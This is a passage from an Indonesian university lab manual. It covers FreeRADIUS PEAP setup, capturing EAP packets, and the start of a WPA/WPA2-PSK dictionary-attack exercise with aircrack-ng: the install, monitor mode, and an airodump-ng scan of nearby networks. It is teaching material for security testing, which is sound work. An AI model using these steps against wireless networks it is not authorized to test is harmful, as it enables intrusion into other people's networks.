
Selanjutnya kita akan mengkonfigurasi tipe EAP yang akan digunakan. Dalam hal ini kita akan menggunakan PEAP. Masuk ke dalam file *eap.conf* dengan mengetikan perintah berikut:

```
$ nano /etc/freeradius/eap.conf
```

Setelah masuk pada file *eap.conf* kita akan mengubah konfigurasi sebagai berikut:

Pada EAP {} kita akan mengubah tipe EAP

```
default_eap_type = peap
```



```
GNU nano 2.2.6           File: /etc/freeradius/eap.conf

# The incoming EAP messages DO NOT specify which EAP
# type they will be using, so it MUST be set here.
#
# For now, only one default EAP type may be used at a time.
#
# If the EAP-Type attribute is set by another module,
# then that EAP type takes precedence over the
# default type configured here.
#
default_eap_type = peap

# A list is maintained to correlate EAP-Response
# packets with EAP-Request packets. After a
# configurable length of time, entries in the list
# expire, and are deleted.
#
timer_expire      = 60

# There are many EAP types, but the server has support

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Gambar 3.6. Konfigurasi Metode EAP

Pada konfigurasi di atas kita telah menggunakan EAP dengan metode PEAP.

Setelah itu pada baris TLS {} kita akan menggunakan sertifikat digital yang sudah dibuat untuk proses autentikasi. Ganti direktori menjadi direktori dimana sertifikat digital disimpan. Selanjutnya kita akan melakukan konfigurasi protokol *mschapv2* dengan mengedit file *mschap*. Ketikan perintah sebagai berikut:

```
$ vi /etc/freeradius/modules/mschap
```

Kemudian edit baris seperti dibawah ini:

```
use_mppe = yes

require_encryption = yes

require_strong = yes

with_ntdomainHack = yes
```

GNU nano 2.2.6 File: /etc/freeradius/modules/mschap


```
#  
# If you are using /etc/smbpasswd, see the 'passwd'  
# module for an example of how to use /etc/smbpasswd  
  
# if use_mppe is not set to no mschap will  
# add MS-CHAP-MPPE-Keys for MS-CHAPv1 and  
# MS-MPPE-Recv-Key/MS-MPPE-Send-Key for MS-CHAPv2  
#  
use_mppe = yes  
  
# if mppe is enabled require_encryption makes  
# encryption moderate  
#  
require_encryption = yes  
  
# require_strong always requires 128 bit key  
# encryption  
#  
require_strong = yes  
  
# Windows sends us a username in the form of  
# DOMAIN\user, but sends the challenge response  
# based on only the user portion. This hack  
# corrects for that incorrect behavior.  
#  
with_ntdomain_hack = yes
```

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

Gambar 3.7. Konfigurasi MSCHAP

b. Konfigurasi *Access Point* (AP)

Konfigurasi AP seperti Gambar 3.8.



Gambar 3.8. Konfigurasi AP (TP-LINK TL WR541G)

○ **SSID:**

Merupakan singkatan dari *Service Set Identifier*, fungsinya yaitu memberikan nama untuk *wireless router* maupun AP.

○ **Region:**

Merupakan negara dimana jaringan ini dibangun

○ **Channel:**


Channel atau saluran yang digunakan untuk mencegah terjadinya interferensi pada jaringan nirkabel pada AP. Penggunaan sistem *channel* pada jaringan nirkabel merupakan cara untuk menentukan pada frekuensi berapa sinyal gelombang bekerja.

- *Mode*: Merupakan standar IEEE yang akan digunakan. Misalnya pada contoh ini kita menggunakan standar 802.11g.
- *Security Type*:
Merupakan tipe keamanan yang akan digunakan pilihannya adalah WEP, WPA/WPA2, WPA/WPA2-PSK.
- *Security Options*:
Merupakan teknik enkripsi yang akan digunakan jika kita memilih tipe keamanan WPA/WPA2 atau WPA/WPA2-PSK. Pilihannya adalah AES atau TKIP
- *Radius Server IP*:
Merupakan IP *address* dari *server RADIUS*
- *Radius Port*:
Pesan RADIUS dikirim menggunakan pesan *User Datagram Protocol* (UDP). Port UDP 1812 digunakan untuk autentikasi RADIUS sedangkan *port* UDP 1813 digunakan untuk pesan RADIUS *Accounting*.
- *Radius password*:
Merupakan RADIUS *secret* yang sudah dibuat pada *file clients.conf*

c. *Capture Paket PEAP*


Langkah selanjutnya adalah menangkap paket-paket data yang dikirimkan. Dibutuhkan sebuah komputer dengan sistem operasi *ubuntu* dan terinstal perangkat lunak *wireshark*. Alasan mengapa harus menggunakan sistem operasi *ubuntu* adalah *wireshark* tidak bisa menampilkan opsi *monitor mode* pada sistem operasi *windows*. *Monitor mode* ini yang akan digunakan untuk menangkap paket-paket 802.11. Tetapi jika hanya tersedia sistem operasi *windows* maka dapat digunakan alternatif dengan menggunakan perangkat lunak *Microsoft Network Monitor*.

- Jika menggunakan sistem operasi *windows* dan perangkat lunak *Microsoft Network Monitor* maka langkah-langkahnya adalah pertama buka perangkat lunak *Microsoft Network Monitor* kemudian pilih opsi *New Capture*.



Gambar 3.9. Tampilan Microsoft Network Monitor

- Selanjutnya pilih opsi *Capture Settings* dan kemudian pilih *properties* dari Wi-fi. Kemudian pilih opsi *scanning options*.



Gambar 3.10. Tampilan Properties Microsoft Network Monitor

- Kemudian centang opsi *monitor mode* dan klik *Apply*. Dengan tetap membuka jendela *scanning options*, klik *start* untuk memulai menangkap paket data.
- Pada kolom *Display Filter* ketikan “EAP” agar paket yang ditangkap difilter hanya paket EAP saja.


Frame Summary - eap									
Frame Number	Time	Date	Local Adjusted Time	Offset	Proc...	Source	Destin..	Protocol	Name Description
154	4:27:58 PM	12/14/2015	4:0082914			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = Identity
156	4:27:58 PM	12/14/2015	4.0082914			[E8DE27...]	[002127...]	EAP	EAP:Response, Type = Identity
295	4:28:02 PM	12/14/2015	8.1417094			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = Identity
297	4:28:02 PM	12/14/2015	8.1417094			[E8DE27...]	[002127...]	EAP	EAP:Response, Type = Identity
591	4:28:08 PM	12/14/2015	14.3254363			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = Identity
595	4:28:08 PM	12/14/2015	14.3270891			[E8DE27...]	[002127...]	EAP	EAP:Response, Type = Identity
844	4:28:14 PM	12/14/2015	20.5258439			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = Identity
846	4:28:14 PM	12/14/2015	20.5258439			[E8DE27...]	[002127...]	EAP	EAP:Response, Type = Identity
848	4:28:14 PM	12/14/2015	20.5269036			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = Identity
1092	4:28:20 PM	12/14/2015	26.7257003			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = Identity
1094	4:28:20 PM	12/14/2015	26.7257003			[E8DE27...]	[002127...]	EAP	EAP:Response, Type = Identity
1245	4:28:23 PM	12/14/2015	29.7920656			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = Identity
1247	4:28:23 PM	12/14/2015	29.7933609			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = Identity
1249	4:28:23 PM	12/14/2015	29.7933609			[E8DE27...]	[002127...]	EAP	EAP:Response, Type = Identity
1251	4:28:23 PM	12/14/2015	29.7933609			[E8DE27...]	[002127...]	EAP	EAP:Response, Type = Identity
1253	4:28:23 PM	12/14/2015	29.8094165			[002127...]	[E8DE27...]	EAP	EAP:Request, Type = PEAP,PEAP start
1255	4:28:23 PM	12/14/2015	29.8094165			[E8DE27...]	[002127...]	TLS	TLS:TLS Rec Layer-1 HandShake: Client

Gambar 3.11. Tampilan Filter EAP

- Jika menggunakan sistem operasi *ubuntu* dan perangkat lunak *wireshark* langkah-langkahnya adalah pertama jalankan perangkat lunak *wireshark* kemudian pilih opsi *capture* pada taskbar dan klik *options*.
- Kemudian pilih *interface* yang akan ditangkap paket-paket datanya. Kemudian centang opsi *monitor mode*.
- Klik *start* untuk memulai menangkap paket-paket data.
- Setelah konfigurasi penyadap sudah selesai koneksi klien ke *server* untuk menangkap paket-paket data yang dikirimkan. Untuk sistem operasi *ubuntu* masukan *username* dan *password* yang tepat seperti yang sudah dibuat pada praktikum sebelumnya.

No.	Time	Source	Destination	Protocol	Length	Info
1245	29.7343950	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	EAP	77	Request, Identity
1249	29.7343950	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	EAP	79	Response, Identity
1251	29.7504510	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	EAP	78	Request, Protected EAP (EAP-PEAP)
1253	29.7504510	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	TLSv1	291	Client Hello
1256	29.7756130	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	TLSv1	1096	Server Hello, Certificate, Server Key Exchange, Server Hello Done
1258	29.7756130	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	EAP	78	Response, Protected EAP (EAP-PEAP)
1260	29.7842260	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	TLSv1	185	Server Hello, Certificate, Server Key Exchange, Server Hello Done
1262	29.7853320	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	TLSv1	216	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1265	29.8020000	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	TLSv1	137	Change Cipher Spec, Encrypted Handshake Message
1267	29.8040360	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	EAP	78	Response, Protected EAP (EAP-PEAP)
1270	29.8172500	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	TLSv1	115	Application Data
1272	29.8172500	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	TLSv1	152	Application Data, Application Data
1274	29.8337990	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	TLSv1	131	Application Data
1276	29.8345000	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	TLSv1	216	Application Data, Application Data
1278	29.8511130	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	TLSv1	163	Application Data
1280	29.8511130	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	TLSv1	152	Application Data, Application Data
1288	29.9199850	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	TLSv1	115	Application Data
1290	29.9199850	e8:de:27:1b:bf:34	Tp-LinkT_e3:fa:d8	TLSv1	152	Application Data, Application Data
1292	29.9212090	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	TLSv1	115	Application Data
1297	29.9780800	Tp-LinkT_e3:fa:d8	e8:de:27:1b:bf:34	EAP	76	Success

Gambar 3.12 Capture Menggunakan Perangkat Lunak Wireshark



Gambar 3.13. Login PEAP Melalui Ubuntu

5. Tugas dan Analisis

1. *Capture* paket-paket data dengan menggunakan perangkat lunak *wireshark* pertukaran paket-paket yang terjadi. Untuk mempermudah pada kolom *filter* perangkat lunak *wireshark* ketikan EAP agar yang di-*capture* hanya paket EAP.
2. Tuliskan secara lengkap paket-paket data yang dikirimkan mulai dari pengirim, penerima paket, isi dan protokol yang digunakan
3. Analisis isi paket-paket yang dikirimkan apakah sesuai dengan aliran data pada teori.



LAMPIRAN D

PEDOMAN PRAKTIKUM TOPIK 4

PENGUJIAN JARINGAN NIRKABEL DENGAN METODE DICTIONARY ATTACK MENGGUNAKAN AIRCRACK-NG

1. Tujuan

Tujuan dari pedoman pembelajaran dan praktikum ini mahasiswa diharapkan dapat:

- a. Memahami penyerangan terhadap jaringan nirkabel dengan metode *Dictionary Attack* atau serangan kamus.
- b. Memahami cara *testing* keamanan jaringan menggunakan perangkat lunak *aircrack-ng*.

2. Peralatan yang dibutuhkan

1. Satu buah komputer *server* yang sudah diinstal sistem operasi *ubuntu server* dan perangkat lunak *freeradius*.
2. Sebuah *access point* (AP).
3. Komputer klien yang terinstal sistem operasi *Ubuntu* dan *Windows*.
4. Sebuah komputer yang terinstall perangkat lunak *aircrack-ng*.

3. Dasar Teori

a. *Dictionary Attack*

Dictionary attack atau yang biasa disebut serangan kamus adalah teknik untuk mengalahkan *cipher* atau mekanisme autentikasi dengan cara menentukan kunci dekripsi atau frase khusus dengan mencari kombinasi kata-kata yang paling memungkinkan yang terdapat ada sebuah kamus. *Dictionary attack* menyerang target dengan mencoba semua kata-kata yang didefinisikan dalam sebuah *list* secara berulang, yang disebut juga dengan istilah kamus atau *dictionary*.

Berbeda dengan *brute force attack* yang menggunakan semua kemungkinan kombinasi karakter yang lingkup domainnya sangat luas, *dictionary attack* hanya mencoba kemungkinan-kemungkinan yang memiliki peluang keberhasilan tinggi yang secara tipikal diturunkan dari kata-kata yang terdapat dalam kamus. Kamus disini didefinisikan sebagai sebuah daftar kata-kata yang tiap-tiap elemennya adalah kombinasi dari kata-kata yang terdapat dari sebuah kamus misalnya kamus bahasa Inggris, kamus bahasa Indonesia, dan sebagainya. *Dictionary attack* seringkali berhasil karena kebanyakan orang menggunakan kata-kata yang lazim terdapat dalam percakapan sehari-hari dalam menentukan *password* sebuah akunnya.

b. Cracking

Cracking berasal dari kata dasar *crack* yang definisinya adalah kegiatan menghilangkan proteksi terhadap sesuatu perangkat lunak ataupun perangkat keras dengan cara memaksa masuk ke dalam suatu sistem dari perangkat tersebut. Seorang atau sekelompok orang yang berusaha menembus suatu sistem secara paksa yang mana bertujuan untuk mengambil keuntungan melakukan perusakan di sebut *cracker*. Jadi secara keseluruhan *cracking* adalah aktifitas dari *cracker* yang berusaha membobol suatu sistem dengan tujuan mengambil keuntungan, merusak atau bahkan menghancurkan.

c. Aircrack-ng

Aircrack merupakan sebuah perangkat lunak yang dapat digunakan untuk *sniffing* WEP dan WPA/WPA2-PSK dan bisa digunakan sebagai alat analisis untuk jaringan nirkabel 802.11. Perangkat lunak ini wajib ada untuk mencoba keamanan jaringan nirkabel.

Agar *aircrack* dapat bekerja dengan baik maka harus didukung oleh *driver* dan *chipset* yang tepat yang mendukung *monitor mode* dan *packet injection* untuk standar 802.11

Ada 4 fungsi utama dari perangkat lunak *aircrack-ng*:

1. *Monitoring*: Untuk menangkap paket dan melakukan ekspor data ke *file* teks untuk selanjutnya di proses.
2. *Attacking* (Menyerang): *Replay attacks*, *deauthentication*, AP palsu dll.
3. *Testing*: Mencoba *WIFI cards* dan kapabilitas dari driver.
4. *Cracking*: WEP dan WPA-PSK (WPA 1 dan 2).

Pada praktikum kali ini akan mempelajari cara menginstal *aircrack* untuk ubuntu dan mencoba untuk melakukan *cracking* pada RADIUS dan WPA/WPA2-PSK.


4. Langkah-langkah percobaan

Pada praktikum kali ini akan mencoba untuk menginstal perangkat lunak *aircrack-ng* dan mencoba pada WPA/WPA2 dan WPA/WPA2-PSK. Langkah-langkah percobaan adalah sebagai berikut:

- Konfigurasi AP untuk WPA/WPA2-PSK

Langkah pertama kita akan melakukan konfigurasi AP untuk WPA/WPA2-PSK.

Lakukan konfigurasi seperti gambar 4.1.



Gambar 4.1. Konfigurasi AP untuk WPA/WPA2 -PSK

- Installasi *aircrack-ng*

Jika ada koneksi internet maka langsung saja ketikan perintah sebagai berikut

```
$apt-get install aircrack-ng
```

- Langkah selanjutnya adalah memulai *interface* dengan perintah sebagai berikut

```
$airmon-ng start wlan0
```

```
root@BB5:/home/bb5# airmon-ng start wlan0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

      PID      Name
    759  avahi-daemon
    774  avahi-daemon
    904  NetworkManager
   2330  wpa_supplicant
   2562  dhclient
Process with PID 2562 (dhclient) is running on interface wlan0

      Interface      Chipset      Driver
        wlan0       Atheros     ath9k - [phy0]
                           (monitor mode enabled on mon0)

root@BB5:/home/bb5#
```

Gambar 4.2. Airmon-ng Start

Airmon-ng adalah sebuah *script* yang digunakan untuk mengaktifkan *monitor mode* pada *interface* jaringan nirkabel. Juga dapat digunakan untuk kembali dari *monitor mode* ke mode awal. Dengan menggunakan perintah *airmon-ng* tanpa parameter akan menampilkan status dari *interface*.

- Kemudian langkah selanjutnya adalah melihat jaringan yang tertangkap dengan perintah sebagai berikut:

```
$airodump-ng mon0
```

The screenshot shows the terminal window of the Airodump application. The title bar says "root@BBS: /home/bb5". The output displays two tables of wireless network data. The first table lists BSSIDs with their details: PWR (Signal Strength), Beacons (number of beacons received), #Data, #/s (data rate), CH (Channel), MB (Medium Bitrate), ENC (Encryption type), CIPHER (cipher used), AUTH (authentication type), and ESSID (Network Name). The second table lists stations associated with each BSSID, showing their PWR, Rate, Lost, Packets, and Probes. The background of the terminal window features a watermark of a hand holding a torch.

CH -1][Elapsed: 1 min][2016-05-13 03:22										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
A0:F3:C1:E4:AA:09	0	21	0 0 7 54e.	WPA2 CCMP	MGT	BB51				
14:CC:20:78:97:39	0	529	54 0 11 54e	WPA2 CCMP	PSK	ftek_				
00:21:27:EC:A6:F2	0	581	7 0 11 54 .	WPA2 CCMP	PSK	CX-4				

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
A0:F3:C1:E4:AA:09	DC:85:DE:A1:F0:B9	0	0 - 0	21	20	BB51
